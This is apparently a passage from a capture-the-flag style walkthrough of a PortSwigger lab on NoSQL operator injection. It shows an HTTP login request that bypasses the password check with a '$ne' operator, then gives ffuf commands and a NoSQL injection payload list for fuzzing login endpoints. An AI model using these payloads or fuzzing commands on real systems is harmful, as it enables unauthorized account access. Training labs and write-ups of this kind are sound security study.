Cookie: session=X42gcmipTrQs7qZLrrDijW4nQ3FWjUvE

4

Content-Length: 73

5

Sec-Ch-Ua-Platform: "Windows"

6

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36

7

Sec-Ch-Ua: "Brave";v="135", "Not-A.Brand";v="8", "Chromium";v="135"

8

Content-Type: application/json

9

Sec-Ch-Ua-Mobile: ?0

10

Accept: \*/\*

11

Sec-Gpc: 1

12

Accept-Language: en-US,en;q=0.6

13

Origin: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: cors

16

Sec-Fetch-Dest: empty

17

Referer: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net/login

18

Accept-Encoding: gzip, deflate, br

19

Priority: u=1, i

20

21

{

22

"username": "adminsmnbkdnn",

23

"password":{

24

"\$ne":""

25

}

26

}

Response

PrettyRawHexRender

1

HTTP/2 302 Found

2

Location: /my-account?id=adminsmnbkdnn

3

Set-Cookie: session=w3Aqn8Z2mNeiPw2CRaVGeiJdXJPdZg7x ; Secure; HttpOnly; SameSite=None

4

X-Frame-Options: SAMEORIGIN

5

Content-Length: 0

6

7

lets use user cookie and try to authenticate

Lab: Exploiting NoSQL opera... Detecting NoSQL Injection (13) Portswigger - NoSQL inj... Exploiting NoSQL opera... \$regex - Database Manual v8

0ad500fb0343877c8015bc710092006b.web-security-academy.net/login

Web Security Academy Exploiting NoSQL opera... Back to lab description >>

LAB Not solved

Home | My account

Login

Username

wiener

Password

.....

Log in

Cookie-Editor v1.13.0

Search

session

Name

session

Value

w3Aqn8Z2mNeiPw2CRaVGeiJdXJPdZg7

Save

+

WebSecurity Academy Exploiting NoSQL operator injection to bypass authentication

Back to lab description >>

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#)

## Login

Username

Password

[Log in](#)

## Using FFuF

### 1. FFUF tool using for Fuzzing for NoSQL Injection

```
ffuf -u "http://target.com/search?item=FUZZ" -w nosqli-payloads.txt -mc all
```

- `-u` = URL with FUZZ placeholder
- `-w` = wordlist of NoSQLi payloads
- `-mc all` = show all status codes (or use `-mc 200` for valid responses only)

Sample `nosqli-payloads.txt`

```
{"$ne":null}  
{"$gt":""}  
{"$regex":".*"}  
admin' || 1==1 //  
{"$where":"1==1"}
```

### 2. Use FFUF with `-request`

You need to craft a full POST request template : File: `req.json`

```
POST http://target.com/api/login HTTP/1.1  
Host: target.com  
Content-Type: application/json  
Content-Length: FUZZ
```



```
{  
  FUZZ,  
  "password": "anything"  
}
```

Then run :

```
ffuf -request req.json -w payloads.txt -mc 200
```

```
ffuf -u http://target.com/admin -H "Cookie: role=FUZZ" -w nosqli-  
payloads.txt -mc 200
```

- Add `-fc 403` to hide forbidden responses
  - Add `-fw` to filter by word count (if you're looking for different output lengths)
  - Use `-e .json, .php` if fuzzing endpoint paths
  - Combine with `-H` to test headers or auth tokens
-